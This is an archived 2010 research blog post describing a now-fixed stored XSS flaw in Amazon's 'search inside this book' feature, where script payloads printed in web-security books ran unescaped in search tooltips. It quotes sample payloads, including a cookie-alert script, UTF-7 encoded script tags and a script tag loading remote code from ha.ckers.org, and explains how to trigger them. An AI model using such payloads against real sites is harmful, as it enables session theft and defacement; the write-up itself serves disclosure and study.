

Research: Remarkable 2nd order XSS @ Amazon or How to hack Amazon with a book

Research: Remarkable 2nd order XSS @ Amazon or How to hack Amazon with a book - Dirk Wetter, drwetter.eu.

- Published: date not stated
- Original: <<http://drwetter.eu/amazon/>>
- Current location: <<https://drwetter.eu/amazon/storedXSS-vuln.at.amazon.html>>
- Preserved from: <https://drwetter.eu/amazon/storedXSS-vuln.at.amazon.html> (stored) on 2026-08-11
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Research: Remarkable 2nd order XSS @ Amazon or How to hack Amazon with a book

| [\[Home\]](#) | |

|

Update: 12/18/2010, 10:30pm GMT+1: Looks like Amazon reacted already, the findings below don't work anymore.

Research: Stored XSS Vulnerability @ Amazon

There's a remarkable flaw in Amazon's web shop (tested on .de, co.uk, .com): It's a stored XSS vulnerability. So far so, good what's new? — is probably what you're thinking — XSS problems had [Amazon](#) and [other major companies](#) too in the past.



Picture 1: *Web Application Hacker's Handbook* (a.k.a. WAHH) exploiting Amazon (IE under Vista) This one is different though. Whereas the standard example for a stored XSS vulnerability over an out-of-band channel is a web mailer like [OWA using SMTP](#) here this channel for the attack is kind of — err, let's put it this way — unusual: One has to write a book! No, I am serious. This book needs to contain a crafted string so that it bypasses their weak/not existing filters/encodings and of course this book needs to be sold through Amazons shop and last but not least Amazon has to offer the "search in this book" functionality. Prerequisites for experience this vulnerability are not really on the tough side, i.e. it works with a usual browser. I was successful with Chrome 7/8 and Firefox 3.6 (both under Linux) as well as IE 8 (Win 7/Vista):

- Go to `<amazon.tld>` (for TLD: see above, I guess every domain should work)
- Search for "the right" web application security book, see below
- Click on it (see above: it should be a book which offers to search in the content)
- If it is the *Web Application Hackers Handbook* (picture 1) or the German book *Sichere Webanwendungen* (picture 2) search in the content for

ADw

(


+ADw-

is UTF-7 for

<

)

- Put your mouse over the search result(s), bingo!



Picture 2: Book *Sichere Webanwendungen* shows vulnerability @ Amazon (Firefox) Not all search results work, in this example for the German book only the first XSS "flies". More on this below. Note that the second search result of this book has a (double) iframe on p216 with UTF-7 encoding (w/o any document.cookie

). Unfortunately the PHP script referred by the iframe doesn't exist currently. There's a good chance that this would work otherwise (hey Mario: how 'bout putting the file online? ;-)) It seems that amazon.com doesn't provide any [HttpOnly](#) or [X-FRAME-OPTIONS](#) in their HTTP headers as of now which would prevent modern browsers revealing their cookie or silently doing tricks more or less hidden in an iframe.

Back to the issue: The search requests are submitted via XHR, it's a POST request with the variable query

containing the search string. The (gzipped) JSON response contains an array, i.e. page number, search result string, base64 binary string, taking WAHH for example:

```
{
  "error": {
    "text": {
      "args": {
        "LOGIN_RETURN_ARGS": "asin=0470170778&query=adw"
      },
      "key": "PLEASE_SIGN_IN_TEXT",
      "title": "[[447,
        \"Seite 414\",
        \"following examples show some representations of the string <script>alert (document .cookie) </script> in r
        \"pKvfaCQHPYP1mAOMsqHbIMO5DiEek6tcj793LfEO3psFk9WN56CtZQ==\" ]]]}
    }
  }
}
```

Displayed in the browser is only a part of the search result (I left the HTML bold/ on purpose as it is also shown in the browser):

```
"Seite 414 .cookie) </script> in nonstandard encodings: UTF-7: +**ADw**..."
```

see also [picture 3](#) in blue. So basically the whole thing is not a filter evasion by using UTF-7 encoding (for this to happen controlling the meta char-set header would be necessary, Amazon

delivered in my research I did so far everything iso-8859-15 encoded). That it is not a filter evasion by using UTF-7 becomes more clear if you look deeper into the flaw the German book *Sichere Webanwendungen* revealed: If you search here for

ADw

three search results are being returned. The first result though is shown as an

alert(2)

:




```
Seite 215 ...+**ADw**-script+AD4-alert(2)+**ADw**-/script+AD4-...
```

Moving the mouse over the first result (see [picture 2](#) at right hand side) however pops up an

alert(1)

dialog box. This is the preceding string from the JSON response which is the real payload:



```
"216,  
"Seite 215",  
"haben viele Intrusion Detection Systeme und Web Application Firewalls in letzter Zeit in die- sen F\u00e4llen versagt.  
"gdpIXdcHw2/enkjvEFzkiLrG+OK3jgKBVIfvgBbsDEW0HO2glauA=="]
```

This explains which of the both JavaScript popup works and that the whole thing is not a UTF-7 bypass issue as I first assumed stumbling over this phenomenon. The ADw string in the examples above was just helpful locating the right payload in a book and positioning the JSON response to the right window. The response is the basis for the "exploit", see variable

tooltipText

in [picture 3](#) (green rectangle). Here the JavaScript from each examples is not filtered or encoded in any way, it's just passed 1:1 to

tooltipText

which is then interpreted in the browser if you move the mouse over the search result and the CSS tool-tip fires off. A good example I found during my research in the book *XSS attacks: There* ([picture 4](#)) you see in the bottom half the string referred by

tooltipText

which is then interpreted in the browser! Speaking of it: Search for

owned

in the latter book and move your mouse over the search result on page 84. Another one: search string

fire

, result at page 133. Or:

Netscape

, p152. Unfortunately RSnake's server delivers pages with a X-FRAME-OPTIONS header. So it looks like the iframe is there, but it doesn't include his HTML if you use a [modern browser](#). Same book and page, same effect:

query_string

. (Further) payloads from WAHH:

-

embedded

: p412 -

actually

: p417 -

successful

: p404 (two scripts fire!)

Cool would have been to watch the payload on page 398 of WAHH — either the image or the error message (while "wiresharking"):

```

```

but I wasn't able to position the window correctly. Also the "copying the clipboard hack" at page 398 I couldn't get to fly.



Picture 5: Amazon stallowned with XSS Attack, see also the URL

The coolest thing

... or the weirdest — depends on your perspective — is the fact that the [Stallowned hack](#) from RSnake works! Wanna see it? Search in *XSS Attack* for 1000

. The culprit is on page 28. Move your mouse there and it looks like Amazon is owned, you immediately get the picture at the right hand side (div overlay also setting the HTML title). What happened? There is on page 28 basically a listing containing one of RSnake's code snippets:

Results 1 - 1- of 1000 for

```
<b>"><script src=http://ha.ckers.org/s.js></script></b>  
on chrispederic.com.
```

As you can see that piece of code made it into the tool-tip, that's it, bingo! [Update 12/18/2010: ha.ckers.org seems to be offline since this morning, GMT+1]

Bottom line

With a little bit of luck and time it should definitely be possible to find more payloads in web security books, well... until Amazon fixes this. I didn't try very hard though I own WAHH and the German book which makes it easier (*XSS Attack*: not yet). If you have any luck in these or other books, I am curious on any reports (see discuss link below). The hint again: In order to shift the search result window into the right position one has provide a search string slightly before the payload, in rare cases also after the payload works.

Normally it would make sense to notify the vendor or the shop first before publishing it. But as I consider a) the impact to the security of Amazon's shop minimal b) and the attack vector is kind of ... err.. tedious and thus it is not really a low hanging fruit for evildoers I guess Amazon can live with the fact that I publish this without prior notifying them. ;-)

Nope, I didn't try whether stored customer comments work with any payload. But as this is a standard hack and Amazon has been around for more than a while it would surprise me if this would not have been discovered by now. I tried Google books though and it doesn't seem to have this flaw.

(Dirk Wetter, Dec 17 2010, 9:30am GMT+1) :wq!

| [Discuss](#) If you do not want to have your comment published below, let me know this article | [Permalink](#) | [\[\[image: Twitter tracebacks so far\]](#) Trackbacks](<http://topsy.com/drwetter.eu/amazon/>) | Comments [0] | [\[Home\]](#) | |

| |